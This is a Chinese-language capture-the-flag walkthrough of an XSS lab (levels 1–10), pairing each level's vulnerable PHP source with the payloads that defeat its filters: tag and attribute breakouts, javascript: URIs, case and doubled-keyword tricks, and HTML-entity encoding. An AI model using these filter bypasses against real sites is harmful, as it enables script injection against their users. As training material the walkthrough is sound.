

XSS Challenge

by crow

time:2021-02-022


my wechat:



crow



阿尔巴尼亚



扫一扫上面的二维码图案，加我微信

公众号：乌鸦安全



Levle1

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
window.location.href="level2.php?keyword=test";
}
</script>
<title>欢迎来到levle1</title>
</head>
<body>
<h1 align=center>欢迎来到levle1</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["name"];
echo "<h2 align=center>欢迎用户".$str."</h2>";
?>
<center><img src=level1.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

在这个里面没有对输入的数据做任何的过滤，直接构造payload即可：

```
payload: name=<script>alert(1)</script>
http://81.69.228.171:666/level1.php?name=<script>alert(1)</script>
```

81.69.228.171:666/level1.php?name=<script>alert(1)</script>

欢迎来到level1

欢迎用户

完成的不错!

取消 确定

传输来自 81.69.228.171 的数据...

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar Adblock Plus 应用程序 HackTools

Encryption Encoding SQL XSS Other

Load URL http://81.69.228.171:666/level1.php?name=<script>alert(1)</script>

Levle2

直接写入: <script>alert(1)</script>, 无法弹窗

欢迎来到level2

没有找到和<script>alert(1)</script>相关的结果.



payload的长度:25

```

<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
window.location.href="level3.php?writing=wait";
}
</script>
<title>欢迎来到level2</title>
</head>
<body>
<h1 align=center>欢迎来到level2</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.
</h2>". '<center>
<form action=level2.php method=GET>
<input name=keyword value='".$str."'>
<input type=submit name=submit value="搜索"/>
</form>
</center>';
?>
<center><img src=level2.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>

```

htmlspecialchars(\$str) 用法

htmlspecialchars() 函数把预定义的字符转换为 HTML 实体。

预定义的字符是：

- & (和号) 成为 &
- " (双引号) 成为 "
- ' (单引号) 成为 '
- < (小于) 成为 <
- > (大于) 成为 >

例如：

```

<?php
$str = "This is some <b>bold</b> text.";
echo htmlspecialchars($str);
?>

```

```

1 <?php
2 $str = "This is some <b>bold</b> text.";
3 echo htmlspecialchars($str);
4 ?>

```

This is some bold text.

查看网页源码，第一个位置被发现被实体编码，但是第二个位置或许可以弹窗

```

.2 </head>
.3 <body>
.4 <h1 align=center>欢迎来到level2</h1>
.5 <h2 align=center>没有找到和<img src=1 onerror=alert(1)>相关的结果.</h2><center>
.6 <form action=level2.php method=GET>
.7 <input name=keyword value=<script>alert(1)</script>>
.8 <input type=submit name=submit value="搜索"/>
.9 </form>
.10 </center><center><img src=level2.png></center>
.11 <h3 align=center>payload的长度:25</h3></body>
.12 </html>
.13
.14
.15

```

法1

当我们写入一个语句的时候，可以发现 `` 被闭合掉了，因此在这里可以尝试先行闭合搜索框之后再弹出xss

- 正常的搜索

欢迎来到level2

没有找到和``相关的结果.

The screenshot shows the browser's developer tools with the 'Elements' tab selected. The page source code is visible, and a red box highlights the search input field within the form. The page content features a 'KEEP CALM AND' poster image.

```

<!DOCTYPE html>
<!--STATUS OK-->
<html> [滚动]
  <head> ...
  <body> [溢出]
    <h1 align="center">欢迎来到level2</h1>
    <h2 align="center">没有找到和<img src=1 onerror=alert(1)>相关的结果.</h2>
    <center>
      <form action="level2.php" method="GET">
        <input name="keyword" value=<img src=1 onerror=alert(1)>>
        <input type="submit" name="submit" value="搜索">
      </form>
    </center>
     [溢出]
  </body>
</html>

```

```
<h2 align="center">没有找到和<img src=1 onerror=alert(1)>相关的结果.</h2>
▼<center>
```

```
  ▼<form action="level2.php" method="GET">
    <input name="keyword" value="<img src=1 onerror=alert(1)>">
    空白
    <input type="submit" name="submit" value="搜索">
  </form>
</center>
▼<center>
```

- 先闭合的搜索

```
▼<head> ... /<head>
▼<body>
  <h1 align="center">欢迎来到level2</h1>
  <h2 align="center">没有找到和"><img src=1 onerror=alert(1)>相关的结果.</h2>
  ▼<center>
    ▼<form action="level2.php" method="GET">
      <input name="keyword" value=""> 1
       event
      ">
      <input type="submit" name="submit" value="搜索">
    </form>
  </center>
  ▼<center>
     [溢出]
  </center>
  ...
```

直接弹出

The screenshot shows a browser window with the title "欢迎来到level2". A modal alert box is displayed with the message "完成的不错! or=alert(1)>相关的结果." and two buttons: "取消" and "确定". Below the browser window, the source code of the page is visible in the developer tools:

```
在传输来自 81.69.228.171 的数据...
[ 查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar Adblock Plus 应用程序 HackTools ]
搜索 HTML
<!DOCTYPE html>
<!--STATUS OK-->
<html> (滚动)
  <head> ...
  <body>
    <h1 align="center">欢迎来到level2</h1>
    <h2 align="center">没有找到和"><img src=1 onerror=alert(1)>相关的结果.</h2>
    <center>
      <form action="level2.php" method="GET">
        <input name="keyword" value=""> 1
         event
        ">
        <input type="submit" name="submit" value="搜索">
      </form>
    </center>
    <center>
       [溢出]
    </center>
    <h3 align="center">payload的长度:30</h3> [溢出]
  </body>
</html>
```

法2

使用鼠标划过输入框， 输入之后当鼠标移动到这个位置的时候，即可弹出

```
" onmouseover=alert(1)>
```

The screenshot shows a browser's developer tools with the "Elements" tab selected. A tooltip highlights the value of an input field with the code "onmouseover=alert(1)" in red. The tooltip content is "event". The page content displays "欢迎来到level2" and "没有找到和 \" onmouseover=alert(1)>相关的结果." Below the search form, a message says "payload的长度:24".

法3

或者使用鼠标点击搜索框

```
" onclick=alert(1)>
```

The screenshot shows a browser's developer tools with the "Elements" tab selected. A tooltip highlights the value of an input field with the code "onclick=alert(1)" in red. The tooltip content is "event". The page content displays "没有找到和 \" onclick=alert(1)>相关的结果." Below the search form, a message says "payload的长度:22".

补充知识：js注释符

在js中一共有三种注释方式

- 多行注释

```
/*
hacked by crow
*/
```

- 单行注释

◦ //

```
//hacked by crow
```

◦ <!-- 这种注释不是很常见，容易和html的注释混淆

```
<!-- hacked by crow
```

Level3

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
window.location.href="level4.php?keyword=try harder!";
}
</script>
<title>欢迎来到level3</title>
</head>
<body>
<h1 align=center>欢迎来到level3</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".
<center>
<form action=level3.php method=GET>
<input name=keyword value='".$htmlspecialchars($str)."'>
<input type=submit name=submit value=搜索 />
</form>
</center>";
?>
<center><img src=level3.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

这里面上下都使用了 `htmlspecialchars()` 函数，但是它未对单引号进行转义，因此可以使用单引号进行测试

```

<?php

$str1 = "\\" ;
$str2 = "&" ;
$str3 = " ' " ;
$str4 = " < " ;
$str5 = " > " ;

echo htmlspecialchars($str1);
echo '          ';
echo htmlspecialchars($str2);
echo '          ';
echo htmlspecialchars($str3);
echo '          ';
echo htmlspecialchars($str4);
echo '          ';
echo htmlspecialchars($str5);

?>

```

```

1 <?php
2 $str1 = "\\" ;
3 $str2 = "&" ;
4 $str3 = " ' " ;
5 $str4 = " < " ;
6 $str5 = " > " ;
7
8 echo htmlspecialchars($str1);
9 echo '          ';
10 echo htmlspecialchars($str2);
11 echo '          ';
12 echo htmlspecialchars($str3);
13 echo '          ';
14 echo htmlspecialchars($str4);
15 echo '          ';
16 echo htmlspecialchars($str5);
17 ?>
18
19

```

" & ' < >

直接在输入框内输入

```
"><script>alert(1)</script><"
```

虽然发现闭合，但无法弹窗

欢迎来到level3

没有找到和"><script>alert(1)</script><"相关的结果.

<><script>alert(1)</script><" style="border: 1px solid black; width: 100px; height: 15px;"/> 搜索

Level(3)®

payload的长度:29



```

title>欢迎来到level3</title>
ead>
dy>
align=center>欢迎来到level3</h1>
align=center>没有找到和'&quot;&gt;&lt;script&gt;alert(1)&lt;/script&gt;&lt;&quot;相关的结果.</h2><center>
rm action=_level3.php method=GET>
put name=keyword value='&quot;&gt;&lt;script&gt;alert(1)&lt;/script&gt;&lt;&quot;'>
put type=submit name=submit value=搜索 />
orm>
enter><center><img src=_level3.png></center>

```

发现双引号都被闭合掉了，这里使用单引号进行尝试，但是 <> 均被转义，因此需要替换方法

这里有一个坑：如果没有鼠标右键查看网页源代码，可能你看网上的教程都看不懂，我在firefox上使用 F12 只能看到双引号，所以在这里我们可以使用单引号进行绕过，而且要避开 <> 这符号

```

3 <body>
4 <h1 align=center>欢迎来到level3</h1> 这里是单引号，所以才会用单引号进行闭合
5 <h2 align=center>没有找到和' 111 相关的结果.</h2><center>
6 <form action=_level3.php method=GET>
7 <input name=keyword value=' 111 '>
8 <input type=submit name=submit value=搜索 />
9 </form>
0 </center><center><img src=_level3.png></center>
1 <h3 align=center>payload的长度:5</h3></body>
2 </html>
3 ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和'".htmlspecialchars($str)." 相关的结果.</h2>".<ce
<form action=_level3.php method=GET>
<input name=keyword value='".htmlspecialchars($str)."'>
<input type=submit name=submit value=搜索 />
</form>
</center>".

```

```
' onclick=alert(1)
```

当我们使用这个payload的时候，当点击的时候没有事件发生，可以分析下此时后面有一个单引号没有被闭合。

```

3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <sc
5 win
6 {
7 con
8 wi
9 } </s
10 <ti
11 <h
12 </h
13 <body>
14 <h1 align=center>欢迎来到level3</h1>
15 <h2 align=center>没有找到和' onclick=alert(1) 相关的结果.</h2><center>
16 <form action=_level3.php method=GET>
17 <input name=keyword value=' onclick=alert(1)'>
18 <input type=submit name=submit value=搜索 />
19 </form>
20 </center><center><img src=_level3.png></center>
21 <h3 align=center>payload的长度:18</h3></body>
22 </html>
23

```

A red arrow points from the line number 17 in the source code to the single quote character in the payload value, indicating the point of injection.

所以这里采用注释符进行绕过

法1

```
' onclick=alert(1) // hacked by crow
```



```
' onclick=alert(1) /* hacked by crow */
```




```
' onclick=alert(1) <!-- hacked by crow
```

欢迎来到level3

没有找到和' onclick=alert(1) <!- hack by crow相关的结果.

搜索




法2

```
' onmouseover=alert(1) // hacked by crow
```

欢迎来到level3

没有找到和' onmouseover=alert(1) // hack by crow相关的结果.

搜索



```
' onmouseover=alert(1) /* hacked by crow */
```

欢迎来到level3

没有找到和' onmouseover=alert(1) /* hack by crow */相关的结果.

 搜索

完成的不错!

取消 确定

```
' onmouseover=alert(1) <!-- hacked by crow
```

欢迎来到level3

没有找到和' onmouseover=alert(1) <!-- hack by crow相关的结果.

 搜索

完成的不错!

取消 确定

当然，这里也可以将单引号闭合进行绕过：

```
payload1  
' onmouseover=alert(1) '  
payload2  
' onclick= alert(1) '
```

补充知识

str_replace()函数

- str_replace() 函数以其他字符替换字符串中的一些字符（区分大小写）
- 该函数区分大小写
- str_ireplace() 函数执行不区分大小写的搜索。

```
<?php  
echo str_replace("crowsec", "crow", "Hello crowsec !");  
?>
```

Hello crow !

```
<?php  
echo str_ireplace("crowsec", "crow", "Hello Crowsec !");  
?>
```

Hello crow !

Level4

首先看下代码

```
<!DOCTYPE html><!--STATUS OK--><html>  
<head>  
<meta http-equiv="content-type" content="text/html; charset=utf-8">  
<script>  
window.alert = function()  
{  
confirm("完成的不错！");  
window.location.href="level5.php?keyword=find a way out!";  
}  
</script>  
<title>欢迎来到level4</title>  
</head>  
<body>  
<h1 align=center>欢迎来到level4</h1>  
<?php  
ini_set("display_errors", 0);  
$str = $_GET["keyword"];  
$str2=str_replace(">","", $str);  
$str3=str_replace("<","", $str2);
```

```

echo "<h2 align=center>没有找到和".htmlspecialchars($str). "相关的结果.
</h2>.<center>
<form action=level4.php method=GET>
<input name=keyword value='".$str3."'>
<input type=submit name=submit value=搜索 />
</form>
</center>";
?>
<center><img src=level4.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str3). "</h3>";
?>
</body>
</html>


```

从上述可以看出，将 <> 全部替换为空，而且使用了 htmlspecialchars() 函数，因此在这里无法使用 <> 符号，可以使用 onclick 事件先看下返回如何：

```
onclick=alert(1)
```

欢迎来到level4

没有找到和 onclick=alert(1) 相关的结果.



```

12 </head>
13 <body>
14 <h1 align=center>欢迎来到level4</h1>
15 <h2 align=center>没有找到和onclick=alert(1)相关的结果.</h2><center>
16 <form action=level4.php method=GET>
17 <input name=keyword value="onclick=alert(1)">
18 <input type=submit name=submit value=搜索 />
19 </form>
20 </center><center><img src=level4.png></center>
21 <h3 align=center>payload的长度:16</h3></body>
22 </html>
23

```

可以分析知道，可使用双引号将前面的 value 进行闭合，再注释掉后面的双引号，或者将其闭合均可，因此可构造 payload 如下：

法1

```
" onclick=alert(1) "
```

欢迎来到level4

没有找到和" onclick=alert(1)> "相关的结果.

```
欢迎来到level4</h1>
没有找到和" onclick=alert(1)> "相关的结果.
<form action="level4.php" method="GET">
<input name="keyword" value="" onclick="alert(1)" type="text">
<input type="submit" name="submit" value="搜索" />
</form>
<center></center>
<h3>payload的长度:20</h3>
</body>
</html>
```

法2

```
" onclick=alert(1) // hacked by crow
```

法3

```
" onclick=alert(1) <!-- hacked by crow
```

法4

```
" onclick=alert(1) /* hacked by crow */
```

法5

```
" onmouseover=alert(1) "
```

法6

```
" onmouseover=alert(1) // hacked by crow
```

法7

```
" onmouseover=alert(1) <!-- hacked by crow
```

法8

```
" onmouseover=alert(1) /* hacked by crow */
```

补充知识

strtolower()函数

- 把所有字符转换为小写

```
1 <?php
2 echo strtolower("Hello crow.");
3 ?>
```

hello crow.

Level5

首先看下源码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
window.location.href="level6.php?keyword=break it out!";
}
</script>
<title>欢迎来到level5</title>
</head>
<body>
<h1 align=center>欢迎来到level5</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("<script", "<scr_ip", $str);
$str3=str_replace("on", "o_n", $str2);
echo "<h2 align=center>没有找到和".htmlspecialchars($str). "相关的结果.
</h2>". '<center>
<form action=level5.php method=GET>
<input name=keyword value='".$str3.'">
<input type=submit name=submit value=搜索 />
</form>
```

```
</center>';
?>
<center><img src=level5.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
?>
</body>
</html>
```

代码首先将大小写统一为小写，然后直接过滤了 `<script>` 和 `on` 关键词，这里无法再使用上述的方式，此处没有过滤尖括号，可以使用伪协议来进行构造：

a标签的一种写法``

因此构造payload

```
" ><a href="javascript:alert(1)">
```

这里需要手动点击下才可以触发：



当然也可以选择直接触发：

><iframe src=javascript:alert(1)>

欢迎来到level5

没有找到和"><iframe src=javascript:alert(1)>相关的结果.



Level6

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
window.location.href="level7.php?keyword=move up!";
}
</script>
<title>欢迎来到level6</title>
</head>
<body>
<h1 align=center>欢迎来到level6</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str2=str_replace("<script", "<scr_ip", $str);
$str3=str_replace("on", "o_n", $str2);
$str4=str_replace("src", "sr_c", $str3);
$str5=str_replace("data", "da_ta", $str4);
$str6=str_replace("href", "hr_ef", $str5);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.
</h2>". '<center>
<form action=level6.php method=GET>
<input name=keyword value='".$str6."' >
```

```

<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level6.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str6)."</h3>";
?>
</body>
</html>

```

从源码中可以看出，能过滤的都过滤了，但是与第5关相比，没有对大小写进行限制，因此使用大小写绕过

```
" ><a href="javascript:alert(1)">
```



同样的，也可以使用

><iframe Src=javascript:alert(1)>

Level7

先看下代码

```

<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错! ");
window.location.href="level8.php?keyword=nice try!";
}

```

```

</script>
<title>欢迎来到level7</title>
</head>
<body>
<h1 align=center>欢迎来到level7</h1>
<?php
ini_set("display_errors", 0);
$str =strtolower( $_GET["keyword"]);
$str2=str_replace("script","", $str);
$str3=str_replace("on","", $str2);
$str4=str_replace("src","", $str3);
$str5=str_replace("data","", $str4);
$str6=str_replace("href","", $str5);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.
</h2>.<center>
<form action=level7.php method=GET>
<input name=keyword value='".$str6."'>
<input type=submit name=submit value=搜索 />
</form>
</center>' ;
?>
<center><img src=level7.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str6)."</h3>";
?>
</body>
</html>

```

查看代码得知，`str_replace()` 函数将常用的 `script` `on` 等全部替换为空，因此在这里可以尝试使用包裹关键词的方式进行绕过

```

" ><a href="#">javascript:alert(1)">
"><iframe src="javascript:alert(1)">
```


欢迎来到level7

没有找到和" > 相关的结果.



tips：包裹关键词

包裹关键词的时候并不是每一个单词都要进行双写，这里一定要保留一个完整的需要被替换的单词，详情可参照下图：



补充知识：HTML 字符实体

HTML 实体是一段以连字号 (&) 开头、以分号 (;) 结尾的文本（字符串）。

实体名称对大小写敏感。

HTML字符实体的出现主要是为了解决以下几个问题：

- 解决HTML代码编写中的一些问题。例如需要在网页上显示小于号 (<) 和大于号 (>)，由于它们是HTML的预留标签，可能会被误解析为标签。这时就需要将小于号和大于号写成字符实体：

小于号这样写: < 或 <

大于号这样写: > 或 >

- 键盘上无法打印的符号

- 连续的空格

.....

输入 HTML 实体 ▾ :

	 这个是回车键
s
©

还原为字符

这个是回车键

S
©

```
<!DOCTYPE html>
<html>
<body>
<h2>字符实体</h2>
<p>&X;</p>
<p>用实体数字（比如 "#174"）或者实体名称（比如 "pound"）替代 "X"，然后查看结果。</p>
<p>这里显示的是空格&ampnbsp&ampnbsp&ampnbsp&ampnbsp&ampnbsp吗</p>
</body>
</html>
```

字符实体

&X;

用实体数字（比如 "#174"）或者实体名称（比如 "pound"）替代 "X"，然后查看结果。

这里显示的是空格 吗

Level8

先看下代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
window.location.href="level9.php?keyword=not bad!";
}
</script>
<title>欢迎来到level8</title>
</head>
<body>
<h1 align=center>欢迎来到level8</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr_ip", $str);
$str3=str_replace("on", "o_n", $str2);
```

```

$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
$str7=str_replace('','','',$str6);
echo '<center>
<form action=level8.php method=GET>
<input name=keyword value="'.htmlspecialchars($str).'">
<input type=submit name=submit value=添加友情链接 />
</form>
</center>';
?>
<?php
echo '<center><BR><a href="'.$str7.'">友情链接</a></center>';
?>
<center><img src=level8.jpg></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str7)."</h3>";
?>
</body>
</html>

```

查看代码发现，输入的str先进行小写转换，然后再经过一系列关键字替换：

script on src data href " 等均被替换，这里无法使用以上关键词和双引号进行绕过，在这个里面一共有两个输出点，第一个输出点采用了htmlspecialchars()实体化，第二个进行了7次过滤处理

首先尝试使用伪协议进行绕过，查看输出：

```

javascript:alert(1)

</head>
<body>
<h1 align=center>欢迎来到level8</h1>
<center>
<form action=level8.php method=GET>
<input name=keyword value="javascript:alert(1)">
<input type=submit name=submit value=添加友情链接 />
</form>
</center><center><BR><a href="javascr_ip:t:alert(1)">友情链接</a></center><ce
<h3 align=center>payload的长度:20</h3></body>
</html>

```

在这里发现确实被替换，因此在这里尝试使用html字符实体进行尝试绕过

在线转换网址：<https://www.qqxiuzi.cn/bianma/zifushiti.php>

```
payload1: javascript:alert(1)
&#x6A;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3A;&#x61;&#x6C;&
#x65;&#x72;&#x74;&#x28;&#x31;&#x29;
```

The screenshot shows a browser-based exploit development interface. At the top, there's a navigation bar with tabs like '查看器', '控制台', '调试器', '网络', '样式编辑器', '性能', '内存', '存储', and 'HackBar'. Below the navigation bar, the URL is set to 'http://81.69.228.171:666/level8.php'. The main content area displays a '完成的不错!' (Well done!) confirmation dialog with '取消' (Cancel) and '确定' (Confirm) buttons. In the bottom right corner of the page, there is some obfuscated exploit code:

```
<on=level8.php method=GET>
<=keyword value="&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;&#x61;&#x6c;&
#x65;&#x72;&#x74;&#x28;&#x31;&#x29;">
<center><br><a href="#">完成的不错!</a></center>
<!-->navload的长度:114</h3></body>
```

当然还可以对script中的任意字母进行编码，比如对s进行编码，从而绕过限制：

```
payload2: java&#x73;cript:alert(1)
```

欢迎来到level8

javascript:alert(1)

添加友情链接

友情链接

完成的不错!

取消

确定

```
submit value=添加友情链接 />  
ref="java&#x73;cript:alert(1)">友情链接  
]长度:24</h3></body>
```

也可以使用Tab键和回车键进行编码来绕过:

```
javascrip&#x09;t:alert(1)  
javascrip&#x0a;t:alert(1)
```

详细信息可以参考: https://www.w3school.com.cn/tags/html_ref_entities.html

Level9

首先看下代码：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
window.location.href="level10.php?keyword=well done!";
}
</script>
<title>欢迎来到level9</title>
</head>
<body>
<h1 align=center>欢迎来到level9</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr_ip", $str);
$str3=str_replace("on","o_n", $str2);
$str4=str_replace("src","sr_c", $str3);
$str5=str_replace("data","da_ta", $str4);
$str6=str_replace("href","hr_ef", $str5);
$str7=str_replace("'", '"', $str6);
echo '<center>
<form action=level9.php method=GET>
<input name=keyword value="'.htmlspecialchars($str).'">
<input type=submit name=submit value=添加友情链接 />
</form>
</center>';
?>
<?php
if(false==strpos($str7,'http://'))
{
echo '<center><BR><a href="您的链接不合法？有没有！">友情链接</a></center>';
}
else
{
echo '<center><BR><a href="'.$str7.'">友情链接</a></center>';
}
?>
<center><img src=level9.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str7)."</h3>";
?>
</body>
</html>
```

通过源代码可以知道，首先对输入的字符串进行过滤处理，在最后一步的时候判断是否存在 `http://`，如果不存在，则直接判定为非法操作，因此在这里可以通过注释符的方式添加进来进行绕过即可

当输入

```
javascrip&#x09;t:alert(1)
```

The screenshot shows a web application interface. At the top, there's a header with "Encryption", "Encoding", "SQL", and "XSS" dropdowns. Below the header, there are buttons for "Load URL", "Split URL", and "Execute". The URL in the address bar is `http://81.69.221.123:8080/level9`. In the main content area, there's a form with a text input field containing the payload `javascrip	t:alert(1)`. A button labeled "添加友情链接" is next to it. Below the form, there's a section titled "友情链接" with a red box highlighting the text "您的链接不合法？有没有！" which is part of a larger error message. The message also includes "友情链接", "img src=level9.png", and "payload的长度: 26".

此时将上述的payload加上注释

```
javascrip&#x09;t:alert(1) // http://
```



当然也可以使用Level8中的payload进行测试，只需要在后面加上注释符和http://即可，在这里不再进行测试

Level10

首先看下源代码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<script>
window.alert = function()
```


```

{
confirm("完成的不错！");
window.location.href="level11.php?keyword=good job!";
}
</script>
<title>欢迎来到level10</title>
</head>
<body>
<h1 align=center>欢迎来到level10</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET[ "keyword" ];
$str11 = $_GET[ "t_sort" ];
$str22=str_replace(">", "", $str11);
$str33=str_replace("<", "", $str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.
</h2>". '<center>
<form id=search>
<input name="t_link" value='.' type="hidden">
<input name="t_history" value='.' type="hidden">
<input name="t_sort" value='".$str33."' type="hidden">
</form>
</center>';
?>
<center><img src=level10.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>

```

通过源码可以发现，需要传入的有两个参数，一个是keyword，另外一个是t_sort。而且过滤了`<>`，页面中还隐藏了三个元素，并且前两个将值替换为空，最后一个值也是过滤了尖括号之后的结果，因此首先尝试进行构造一个最基础的payload查看返回信息：

```
<script>alert(1)</script>
```



欢迎来到level10

没有找到和<script>alert(1)</script>相关的结果.



payload的长度:25

```
1 <title>欢迎来到level10</title>
2 </head>
3 <body>
4 <h1 align=center>欢迎来到level10</h1>
